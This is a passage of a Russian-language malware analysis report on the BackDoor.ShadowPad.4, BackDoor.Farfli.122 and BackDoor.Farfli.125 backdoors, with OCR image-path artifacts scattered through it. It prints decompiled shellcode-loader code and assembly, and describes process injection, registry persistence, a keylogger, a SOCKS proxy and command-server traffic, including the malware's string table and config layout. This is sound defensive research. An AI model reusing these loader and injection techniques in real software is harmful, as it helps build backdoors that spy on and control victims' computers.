
Генерация строки и ее отправка на сервер повторяется раз в час.

В отличие от других представителей семейства, все необходимые программе параметры, такие как имена ключей реестра, службы и адрес управляющего сервера, хранятся в теле **BackDoor.ShadowPad.4** в отдельных зашифрованных строках. Алгоритм шифрования этих строк аналогичен используемому в **BackDoor.ShadowPad.3**. Код этого алгоритма видоизменен, однако результат его работы для обеих вредоносных программ одинаков:

Алгоритм шифрования строк в **BackDoor.ShadowPad.3**



Алгоритм шифрования строк в **BackDoor.ShadowPad.4**



```
stage2:20004309
stage2:20004309
stage2:20004309 ; Attributes: bp-based frame
stage2:20004309
stage2:20004309 ; DWORD __cdecl key_modif(DWORD key)
stage2:20004309 key_modif proc near
stage2:20004309
stage2:20004309 key= dword ptr  8
stage2:20004309
stage2:20004309 ; FUNCTION CHUNK AT stage2:20004303 SIZE 00000006 BYTES
stage2:20004309
stage2:20004309 push    ebp
stage2:2000430A mov     ebp, esp
stage2:2000430C mov     eax, [ebp+key]  ; key
stage2:2000430F call    key_shl10
stage2:20004314 mov     ecx, eax
stage2:20004316 mov     eax, [ebp+key]  ; key
stage2:20004319 call    key_shr10
stage2:2000431E add     eax, ecx        ; key
stage2:20004320 call    key_imul_const
stage2:20004325 pop     ebp
stage2:20004326 jmp     loc_20004303
stage2:20004326 key_modif endp
stage2:20004326
```

```
stage2:20004303 ; START OF FUNCTION CHUNK FOR key_modif
stage2:20004303
stage2:20004303 loc_20004303:
stage2:20004303 add     eax, 8E5B294Fh
stage2:20004308 retn
stage2:20004308 ; END OF FUNCTION CHUNK FOR key_modif
```

BackDoor.Farfli.122

Троянская библиотека-дроппер, предназначенная для доставки других вредоносных приложений на компьютеры под управлением 32- и 64-битных ОС семейства Microsoft Windows. Написана на C++. Исследованный образец необходим для загрузки основного вредоносного модуля из зашифрованного файла.

Принцип действия

Библиотека загружается в память через механизм DLL hijacking при помощи утилиты `RasTls.exe`. Далее из хранящегося в ее теле файла `RasTls.dat` она расшифровывает шелл-код и передает ему управление:

```
int __stdcall sub_10001016(int a1)
{
  DWORD NumberOfBytesRead; // [esp+Ch] [ebp-118h] BYREF
  CHAR Filename[260]; // [esp+10h] [ebp-114h] BYREF
  HANDLE hFile; // [esp+114h] [ebp-10h]
  SIZE_T iter; // [esp+118h] [ebp-Ch]
  LPVOID lpBuffer; // [esp+11Ch] [ebp-8h]
  SIZE_T dwSize; // [esp+120h] [ebp-4h]

  GetModuleFileNameA(0, Filename, 0x104u);
  strrchr(Filename, '\\')[1] = 0;
  strcat(Filename, Source);                     // RasTls.dat
  hFile = CreateFileA(Filename, 0x80000000, 1u, 0, 3u, 0x20u, 0);
  if ( hFile == (HANDLE)INVALID_HANDLE_VALUE )
    return 1;
  dwSize = GetFileSize(hFile, 0);
  lpBuffer = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
  if ( lpBuffer )
  {
    ReadFile(hFile, lpBuffer, dwSize, &NumberOfBytesRead, 0);
    CloseHandle(hFile);
    for ( iter = 0; iter < dwSize; ++iter )
      *((_BYTE *)lpBuffer + iter) ^= 0x88u;
    __asm { jmp     eax }
  }
  return 1;
}
```

Этот шелл-код, в свою очередь, при помощи операции XOR с байтом `0xCC` расшифровывает основную полезную нагрузку (детектируется Dr.Web как **BackDoor.Farfli.125**) и загружает ее в память. После этого он меняет в заголовке сигнатуры исполняемого файла строки `MZ` и `PE` на `BB` и `CC` соответственно.

BackDoor.Farfli.125

Вредоносная dll-библиотека, устанавливаемая на компьютеры троянской программой **BackDoor.Farfli.122**. Написана на Visual C++, поддерживает работу в 32- и 64-битных операционных системах семейства Microsoft Windows. Представляет собой бэкдор, который получает команды злоумышленников и позволяет дистанционно управлять зараженными компьютерами.

Принцип действия

Библиотека загружается в память трояном **BackDoor.Farfli.122**. Она экспортирует функцию `mystart`, в которой находится ее основная вредоносная функциональность. В таблице экспорта библиотека имеет имя `PcMain.exe`.

Функция mystart

После получения управления от шелл-кода, загруженного **BackDoor.Farfli.122**, **BackDoor.Farfli.125** выполняет ряд проверок. Вначале троян определяет, запущен ли он через подсистему Wow64, и работает в 64-битной среде. При этом, если функция `IsWow64Process` выполнилась с ошибкой, он демонстрирует `MessageBox` с текстом `x1`. Затем **BackDoor.Farfli.125** проверяет, присутствует ли в имени файла модуля `\explorer.exe` или `\internet explorer\iexplore.exe`.

Если бэкдор работает в контексте процесса `explorer.exe` или `IE`, он создает скрытую директорию `C:\Microsoft\TEMP\Networks\Connections\Pbksn`. Затем он проверяет, есть ли в имени файла модуля строка `nvdiassnx`, после чего пытается создать папку `nvdiassnx` в созданном ранее каталоге. Если троян запущен не из директории `nvdiassnx`, он создает файл с именем вида `RasTls<rnd>.exe`, где `<rnd>` — результат выполнения функции `GetTickCount` в формате `%08x`.

Если бэкдор работает не в контексте процесса `explorer.exe` или `IE`, он создает файл `C:\Microsoft\TEMP\Networks\Connections\Pbksn\nvdiassnx\ky3log.dat`.

Закрепление в системе

По завершении подготовительных действий троян проверяет, работает ли он в контексте процесса `explorer.exe` или `iexplore.exe`, и запущен ли он из директории `...\nvdiassnx`.

- **Работа в контексте explorer.exe или iexplore.exe**

Если **BackDoor.Farfli.125** работает от имени процесса `explorer.exe` или `iexplore.exe`, он немедленно переходит к выполнению основных вредоносных действий. В противном случае проверяет, запущен ли он из директории `...\nvdiassnx`.

- **Работа из директории nvdiassnx**

Если троян запущен не из каталога `...\\nvdiassnx`, он проверяет наличие события `Global\\vssafuyuhdw332kjgtts1`. Если оно существует, он завершает процесс, чтобы не допустить запуска двух своих экземпляров. В противном случае троян переносит свои

компоненты RasTls.exe, RasTls.dll и RasTls.dat в каталог `C:\Microsoft\TEMP\Networks\Connections\Pbksn\nvdiassnx`.

Дальнейшие его действия зависят от версии операционной системы.


Если **BackDoor.Farfli**.125 работает в среде Windows Vista и более поздних версиях системы, модуль RasTls.exe прописывается в автозагрузку через ключ реестра `[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce]`. Затем троян запускает процесс `iexplore.exe` с флагом `CREATE_SUSPENDED`, считывает шелл-код из файла RasTls.dat, расшифровывает его и внедряет в запущенный ранее процесс `iexplore.exe`, последовательно используя функции `VirtualAllocEx`, `WriteProcessMemory` и `ResumeThread`. При этом для точки входа процесса выполняется патч на переход на внедренный шелл-код.

Если же **BackDoor.Farfli.125** работает в среде ОС Windows ниже Windows Vista и не через подсистему Wow64, троян выполняет те же действия, но внедряет шелл-код в процесс `explorer.exe`.


Если троян запущен из каталога `...\\nvdiassnx`, он выполняет действия, аналогичные описанным выше, за исключением проверки наличия события `Global\\vssafuyuhdw332kjgtts1` и перемещения файлов.

Основная функциональность

BackDoor.Farfli.125 создает событие `Global\\vssafuyuhdw332kjgtts1` и получает адреса необходимых API-функций. Для этого он ищет сигнатуру из двух последовательных DWORD `0x8776633` и `0x18776655`, начиная с базы троянского модуля. Эта сигнатура находится в начале последней секции самого модуля. При этом секция является безымянной и содержит различные служебные строки, включая имена API-функций, а также конфигурацию трояна в сжатом виде.



Секция содержит три блока сжатых данных. В первом находятся строки, во втором — конфигурация трояна, а третий является пустым. При этом второй и третий блоки расположены в конце секции:



После декомпрессии второй блок представляет собой список нумерованных строк:

```
PS_10001=ole32.dll
PS_10002=CoCreateGuid
PS_10003=Shlwapi.dll
PS_10004=SHDeleteKeyA
PS_10005=wininet.dll
PS_10006=InternetOpenA
PS_10007=InternetOpenUrlA
PS_10008=InternetCloseHandle
PS_10009=HttpQueryInfoA
PS_10010=InternetReadFile
PS_10011=IMM32.dll
PS_10012=ImmReleaseContext
PS_10013=ImmGetCompositionStringW
PS_10014=ImmGetCompositionStringA
PS_10015=ImmGetContext
PS_10016=ADVAPI32.dll
PS_10017=GetUserNameW
PS_10018=RegCloseKey
PS_10019=RegOpenKeyExA
PS_10020=RegCreateKeyExA
```

```
PS_10021=RegSetValueExA
PS_10022=RegDeleteValueA
PS_10023=AdjustTokenPrivileges
PS_10024=LookupPrivilegeValueA
PS_10025=OpenProcessToken
PS_10026=StartServiceA
PS_10027=CloseServiceHandle
PS_10028=OpenServiceA
PS_10029=OpenSCManagerA
PS_10030=CreateServiceA
PS_10031=DeleteService
PS_10032=RegisterServiceCtrlHandlerA
PS_10033=SetServiceStatus
PS_10034=Shell32.dll
PS_10035=ShellExecuteExW
PS_10036=ShellExecuteA
PS_10037=User32.dll
PS_10038=PostThreadMessageA
PS_10039=wsprintfW
PS_10040=CharLowerA
PS_10041=GetMessageA
PS_10042=PostMessageA
PS_10043=CallNextHookEx
PS_10044=GetForegroundWindow
PS_10045=GetWindowTextA
PS_10046=GetWindowThreadProcessId
PS_10047=GetActiveWindow
PS_10048=UnhookWindowsHookEx
PS_10049=SetWindowsHookExW
PS_10050=SetThreadDesktop
PS_10051=OpenDesktopA
PS_10052=GetThreadDesktop
PS_10053=Kernel32.dll
PS_10054=GetModuleHandleA
PS_10055=DeviceIoControl
```

```
PS_10056=CreateMutexA
PS_10057=OpenMutexA
PS_10058=ReleaseMutex
PS_10059=CreateEventA
PS_10060=OpenEventA
PS_10061=SetEvent
PS_10062=WaitForSingleObject
PS_10063=GetLocalTime
PS_10064=GetTickCount
PS_10065=lstrcpyW
PS_10066=lstrcatW
PS_10067=lstrlenW
PS_10068=lstrcmpW
PS_10069=CreateThread
PS_10070=GetSystemDirectoryA
PS_10071=GetCurrentProcess
PS_10072=OpenProcess
PS_10073=MultiByteToWideChar
PS_10074=WideCharToMultiByte
PS_10075=Sleep
PS_10076=CreateFileA
PS_10077=DeleteFileA
PS_10078=WriteFile
PS_10079=ReadFile
PS_10080=CopyFileA
PS_10081=SetFilePointer
PS_10082=CloseHandle
PS_10083=GetModuleFileNameA
PS_10084=GetVersionExA
PS_10085=GetVersion
PS_10086=GetCurrentThreadId
PS_10087=GetFileSize
PS_10088=GetTempPathA
PS_10089=Psapi.dll
PS_10090=GetModuleFileNameExA
```

```
PS_10091=EnumProcesses
PS_10092=strstr
PS_10093=strchr
PS_10094=strcat
PS_10095=atoi
PS_10096=srand
PS_10097=rand
PS_10098=time
PS_10099=strrchr
PS_10100=strlen
PS_10101=strcpy
PS_10102=strcmp
PS_10103=memset
PS_10104=MSVCRT.dll
PS_10105=sprintf
PS_10106=memcmp
PS_10107=memcpy
PS_10108=GetLogicalDriveStringsA
PS_10109=CreateDirectoryA
PS_10110=MoveFileA
PS_10111=GetVolumeInformationA
PS_10112=FindNextFileA
PS_10113=FindFirstFileA
PS_10114=FindClose
PS_10115=GetDriveTypeA
PS_10116=GetFileAttributesExA
PS_10117=GetLastError
PS_10118=SHFileOperationA
PS_10119=GetCurrentProcessId
PS_10120=OpenInputDesktop
PS_10121=CreateToolhelp32Snapshot
PS_10122=Process32First
PS_10123=Process32Next
PS_10124=RegEnumValueA
PS_10125=EnumWindows
```

PS_10126=RegEnumKeyExA
PS_10127=ControlService
PS_10128=TerminateProcess
PS_10129=ShowWindow
PS_10130=BringWindowToTop
PS_10131=UpdateWindow
PS_10132=MessageBoxA
PS_10133=Winmm.dll
PS_10134=waveInOpen
PS_10135=waveInClose
PS_10136=waveInPrepareHeader
PS_10137=waveInUnprepareHeader
PS_10138=waveInAddBuffer
PS_10139=waveInStart
PS_10140=waveInStop
PS_10141=GetFileSizeEx
PS_10142=SetFilePointerEx
PS_10143=RegQueryValueExA
PS_10144=GetStdHandle
PS_10145=CreatePipe
PS_10146=SetStdHandle
PS_10147=DuplicateHandle
PS_10148=CreateProcessA
PS_10149=GlobalFree
PS_10150=GlobalAlloc
PS_10151=GlobalLock
PS_10152=ResetEvent
PS_10153=Gdiplus.dll
PS_10154=GdiplusStartup
PS_10155=Ole32.dll
PS_10156=CreateStreamOnHGlobal
PS_10157=CoInitializeEx
PS_10158=OpenWindowStationA
PS_10159=SetProcessWindowStation
PS_10160=ExitProcess

PS_10161=Wtsapi32.dll
PS_10162=WTSSendMessageA
PS_10163=WTSQueryUserToken
PS_10164=WTSGetActiveConsoleSessionId
PS_10165=DuplicateTokenEx
PS_10166=Userenv.dll
PS_10167=CreateEnvironmentBlock
PS_10168=DestroyEnvironmentBlock
PS_10169=ExitWindowsEx
PS_10170=CreateProcessAsUserA
PS_10171=ImpersonateSelf
PS_10172=OpenThreadToken
PS_10173=GetComputerNameA
PS_10174=GlobalMemoryStatusEx
PS_10175=GetSystemInfo
PS_10176=GetACP
PS_10177=GetOEMCP
PS_10178=Gdi32.dll
PS_10179=DeleteDC
PS_10180=CreateDCA
PS_10181=DeleteObject
PS_10182=BitBlt
PS_10183=CreateCompatibleDC
PS_10184=SelectObject
PS_10185=GetDeviceCaps
PS_10186=GetDIBits
PS_10187=CreateCompatibleBitmap
PS_10188=SetThreadAffinityMask
PS_10189=SetCursorPos
PS_10190=SendInput
PS_10191=ChangeServiceConfigA
PS_10192=EnumServicesStatusA
PS_10193=QueryServiceConfigA
PS_10194=GetCurrentThread
PS_10195=GetDiskFreeSpaceExA

```
PS_10196=GetEnvironmentVariableA
PS_10197=%08x.exe
PS_10198=ServiceMain
PS_10199=%s.dll
PS_10200=TWO
PS_10201=runas
PS_10202=%scom.exe
PS_10203=http://%s
PS_10204=%08x.txt
PS_10205=200
PS_10206=\svchost.exe -k
PS_10207=%SystemRoot%\System32
PS_10208=%ProgramFiles%\Common Files\Microsoft Shared
PS_10209=\Services\
PS_10210=ControlSet003
PS_10211=ControlSet002
PS_10212=ControlSet001
PS_10213=CurrentControlSet
PS_10214=SYSTEM\
PS_10215=%s%s%s%s\Parameters
PS_10216=%s%s%s%s
PS_10217=SeDebugPrivilege
PS_10218=ravmond.exe
PS_10219=rstray.exe
PS_10220=360tray.exe
PS_10221=ServiceDll
PS_10222=Start
PS_10223=Description
PS_10224=SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
PS_10225=Windows Registry Editor Version 5.00
PS_10226=[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Messenger\
Parameters]
PS_10227="ServiceDll"=hex(2):
PS_10228=%02x,00,
PS_10229=00,00
PS_10230=SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

```
PS_10231=rundll32.exe "%s",ServiceMain
PS_10232=ATI
PS_10233=ctr.dll
PS_10234=msgsvc.dll
PS_10235="%s",%s
PS_10236=rundll32.exe
PS_10237=%SystemRoot%\System32\
PS_10238=%ProgramFiles%\Common Files\Microsoft Shared\
PS_10239=%sreg.reg
PS_10240=%sreg.dll
PS_10241=SystemRoot
PS_10242=%s\System32\%s.dll
PS_10243=CommonProgramFiles
PS_10244=%s\Microsoft Shared\%s.dll
PS_10245=.upa
PS_10246=svchost.exe
PS_10247=-s "%s"
PS_10248=regedit.exe
PS_10249=%scpy.dll
PS_10250=CurrectUser:
PS_10251=Password:
PS_10252=[%04d-%02d-%02d %02d:%02d:%02d]
PS_10253=%s %s %s
PS_10254=***System Account And Password[%04d-%02d-%02d %02d:%02d:%
02d]***
PS_10255=.txt
PS_10256=Default
PS_10257=Winlogon
PS_10258=%SystemRoot%\System32\msgsvc.dll
PS_10259=HARDWARE\DESCRIPTION\System\CentralProcessor\0
PS_10260=~MHz
PS_10261=SYSTEM\ControlSet001\Services\%s
PS_10262=rundll32.exe "%s",%s ServerAddr=%s;ServerPort=%d;Hwnd=%
d;Cmd=%d;DdnsUrl=%s;
PS_10263=ServerAddr
PS_10264=ServerPort
```

```
PS_10265=Hwnd
PS_10266=Cmd
PS_10267=DdnsUrl
PS_10268=Default IME
PS_10269=iexplore.exe
PS_10270=SeShutdownPrivilege
PS_10271=WinSta0
PS_10272=Warning
PS_10273=Action
PS_10274=Error
PS_10275=DISPLAY
PS_10276=image/jpeg
PS_10277=NULL renderer
PS_10278=Grabber
PS_10279=FriendlyName
PS_10280=Cap
PS_10281=\%ssck.ini
PS_10282=\%skey.dll
PS_10283=\%skey.txt
PS_10284=%skey
PS_10285=%08x%s
PS_10286=%s\
PS_10287=%s\*.*
PS_10288=%s\%s
PS_10289=CMD.EXE
PS_10290=%s=
PS_10291=[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Messenger]
PS_10292="Start"=dword:00000002
PS_10293="Start"=dword:00000004
PS_10294=Messenger
PS_10309=\%s.dll
PS_10310=360safe.exe
PS_10311=\%sctr.dll
PS_10312=tmp.dll
PS_10313=ChangeServiceConfig2A
```

```
PS_10314=QueryServiceConfig2A
PS_10315=ServiceName
```

Распакованный блок со строками троян хранит в своей памяти и по мере необходимости извлекает из него требуемые строки по соответствующим им номерам.

BackDoor.Farfli.125 последовательно загружает необходимые библиотеки, получает адреса необходимых функций и сохраняет их в глобальной структуре, через которую в дальнейшем будет их вызывать. Фрагмент кода, выполняющий это действие, показан на следующем изображении:

```
.text:1000CEFC mov     edx, [ebp+p_api_funcs]
.text:1000CF02 mov     eax, [edx+api_funcs.size]
.text:1000CF08 push    eax             ; strings_size
.text:1000CF09 mov     ecx, [ebp+p_api_funcs]
.text:1000CF0F mov     edx, [ecx+api_funcs.p_cfg]
.text:1000CF15 push    edx             ; p_strings
.text:1000CF16 lea     eax, [ebp+LibFileName]
.text:1000CF1C push    eax             ; buffer
.text:1000CF1D push    10178           ; entry_number
.text:1000CF22 mov     ecx, [ebp+p_api_funcs] ; p_obj
.text:1000CF28 call    j_extract_value_from_config ;
.text:1000CF28                         ; Gdi32.dll
.text:1000CF2D lea     ecx, [ebp+LibFileName]
.text:1000CF33 push    ecx             ; lpLibFileName
.text:1000CF34 call    ds:LoadLibraryA
.text:1000CF3A mov     edx, [ebp+p_api_funcs]
.text:1000CF40 mov     [edx+api_funcs.gdi32_base], eax
.text:1000CF43 mov     eax, [ebp+p_api_funcs]
.text:1000CF49 mov     ecx, [eax+api_funcs.size]
.text:1000CF4F push    ecx             ; strings_size
.text:1000CF50 mov     edx, [ebp+p_api_funcs]
.text:1000CF56 mov     eax, [edx+api_funcs.p_cfg]
.text:1000CF5C push    eax             ; p_strings
.text:1000CF5D lea     ecx, [ebp+LibFileName]
.text:1000CF63 push    ecx             ; buffer
.text:1000CF64 push    10179           ; entry_number
.text:1000CF69 mov     ecx, [ebp+p_api_funcs] ; p_obj
.text:1000CF6F call    j_extract_value_from_config ;
.text:1000CF6F                         ; DeleteDC
.text:1000CF74 lea     edx, [ebp+LibFileName]
.text:1000CF7A push    edx             ; lpProcName
.text:1000CF7B mov     eax, [ebp+p_api_funcs]
.text:1000CF81 mov     ecx, [eax+api_funcs.gdi32_base]
.text:1000CF84 push    ecx             ; hModule
.text:1000CF85 call    ds:GetProcAddress
.text:1000CF8B mov     edx, [ebp+p_api_funcs]
.text:1000CF91 mov     [edx+api_funcs.DeleteDC], eax
```

После того как API загружены, он находит сигнатуру последней секции и распаковывает второй блок, который содержит конфигурацию бэкдора. В ней хранится адрес управляющего сервера `www[.]pneword.net` и различные параметры. Структура конфигурации **BackDoor.Farfli.125** выглядит следующим образом:

```
struct config

{

DWORD dword_0;

DWORD dword_1;

DWORD copy_to_temp;

DWORD port;

DWORD timeout;

DWORD delete_files;

DWORD start_keylogger;

DWORD cfg_dword;

DWORD dword_2;

DWORD dword_3;

BYTE srv_addr[256];

BYTE url[256];

BYTE unk_str[64];

BYTE gap_0[24];

BYTE name[312];

BYTE str_version32];

BYTE str_group[32];

BYTE password[32];

DWORD service;

DWORD dword_4;

GUID created_GUID;

BYTE gap_1[260];

};
```

Далее **BackDoor.Farfli.125** проверяет флаг `config.copy_to_temp`. Если он не равен 0, троян копирует exe-файл, из которого он в данный момент запущен, в каталог `%TEMP%` как файл с именем вида `<config.name>com.exe` и запускает его с помощью функции `ShellExecuteA`. В описываемом образце для `config.name` в имени файла используется `kfwktt`. В качестве аргумента командой строки **BackDoor.Farfli.125** передает текущее имя исполняемого модуля.

После этого троян проверяет флаг `config.delete_files`. Если он не равен 0, бэкдор пытается прочитать файл `%TEMP%\install00.tmp` и удаляет файл, имя которого хранится в `install00.tmp`. Затем он удаляет файлы `install00.tmp`, `thumbs.db`, `rapi.dll` и `rapiexe.exe`.

Далее **BackDoor.Farfli.125** создает объект соединения с управляющим сервером, инициализирует Windows Sockets API, но не выполняет само подключение. Далее с помощью функции `SetProcessWindowStation` троян ассоциирует себя с `WinSta0` и привязывает поток к рабочему столу `Default` через функцию `SetThreadDesktop`.

Если бэкдор обнаруживает флаг `config.start_keylogger`, он инициализирует кейлоггер. При этом создается мьютекс с именем в виде двух объединенных имен модуля без расширения:

```
<module_name><module_name>
```

Затем создается событие с именем `<module_name>`. Для файла лога формируется имя вида `%TEMP%\<module_name>.txt`.

Для перехвата нажатий клавиатуры создается окно `KBDLoger` с именем класса `KBDLoger`, при этом сам перехват выполняется с помощью функций `RegisterRawInputDevices` и `GetRawInputData`. Записи журнала кейлоггера шифруются операцией XOR с байтом `0x62`.

BackDoor.Farfli.125 пытается прочитать файл `<config.name>sck.ini`, в котором должна находиться конфигурация для работы трояна в режиме SOCKS прокси-сервера. В этой конфигурации хранится порт, к которому привязывается прокси-сервер, а также имя и пароль для аутентификации. Бэкдор поддерживает режимы SOCKS4 и SOCKS5 с возможностью аутентификации по имени и паролю и способен преобразовывать имена доменов.

Работа в режиме SOCKS прокси-сервера выполняется в отдельном потоке. Если файла с конфигурацией на данный момент нет, троян пропускает этап создания прокси-сервера.

Коммуникация с управляющим сервером

Имя управляющего сервера хранится в `config.srv_addr` в виде строки. Кроме того, в `config.url` может храниться URL, по которому троян с помощью WinHTTP API запрашивает новый адрес. В этом случае ответ приходит в виде строки адреса сервера,

который также может содержать номер порта, указанный через символ `:`. Полученный адрес сохраняется в файл `%TEMP%\<threadid>.txt`, где `<threadid>` — идентификатор текущего потока в формате `%08x`. Впоследствии троян считывает адрес сервера из этого файла и применяет его в своей конфигурации.

BackDoor.Farfli.125 устанавливает keep-alive соединение через TCP-сокет, после чего генерирует ключ для шифрования, применяя для этого операцию XOR с одним байтом. Затем из конфигурации извлекается строка `config.password`, из которой формируется ключ размером 1 байт по следующему алгоритму:

```
 key = 0

i = 0

for x in password:

   k = k ^ ((x << i) & 0xFF)

   i += 1
```

В исследованном образце строка `config.password` является пустой, поэтому отправляемые на управляющий сервер данные не шифруются.

BackDoor.Farfli.125 собирает следующую информацию о системе:

- версия ОС;
- частота процессора;
- количество процессоров;
- объем оперативной памяти;
- имя компьютера;
- кодовые страницы ANSI и OEM.

Затем на основе полученных данных он подготавливает структуру вида:

```
struct sysinfo

{

DWORD id;

DWORD dword_zero_0;

DWORD dword_zero_1;

DWORD dword_zero_2;

DWORD CPU_MHz;
```

```
DWORD dword_zero_3;

LARGE_INTEGER phys_mem;

DWORD ansi_CP;

DWORD oem_CP;

DWORD dword_0;

DWORD OS_version;

DWORD number_of_processors;

DWORD cfg_dword;

GUID created_GUID;

DWORD gap_0[5];

BYTE unk_str[128];

BYTE computer_name[16];

DWORD gap_1[28];

BYTE str_group[64];

BYTE str_version[32];

DWORD pad[9];

};
```

id

При отправке первого пакета на управляющий сервер поле `id` имеет значение `0x1F40`. При последующих отправках в этом поле указывается идентификатор команды.

dword_0

Поле `dword_0` приравнивается 1, если значение `id` соответствует `0x1F40`; в остальных случаях (т. е. если это первичный пакет) оно приравнивается 0.

cfg_dword

Поле `cfg_dword` приравнивается значению `config.cfg_dword`.

OS_version

В зависимости от версии атакованной системы поле `OS_version` может принимать следующие значения:

- 0 — для ОС Windows с версией сборки 8XXXX и старше;
- 1 — для Windows 95;
- 2 — для Windows 2000;
- 3 — для Windows XP;
- 4 — для Windows Server 2003;
- 5 — для Windows Vista, Windows Server 2008;
- 6 — для Windows 7, Windows Server 2008 R2;
- 7 — для Windows 8, Windows Server 2012;
- 8 — для Windows 8.1 и выше.

created_GUID

Поле `created_GUID` генерируется с помощью функции `CoCreateGuid` при каждой отправке структуры на управляющий сервер. Оно также сохраняется в `config.created_GUID`.

unk_str

Строка `unk_str` копируется из `config.unk_str`. В проанализированном образце она является пустой.

str_group

Строка `str_group` копируется из `config.str_group`. В рассмотренном образце бэкдора она имеет значение `General Group`.

str_version

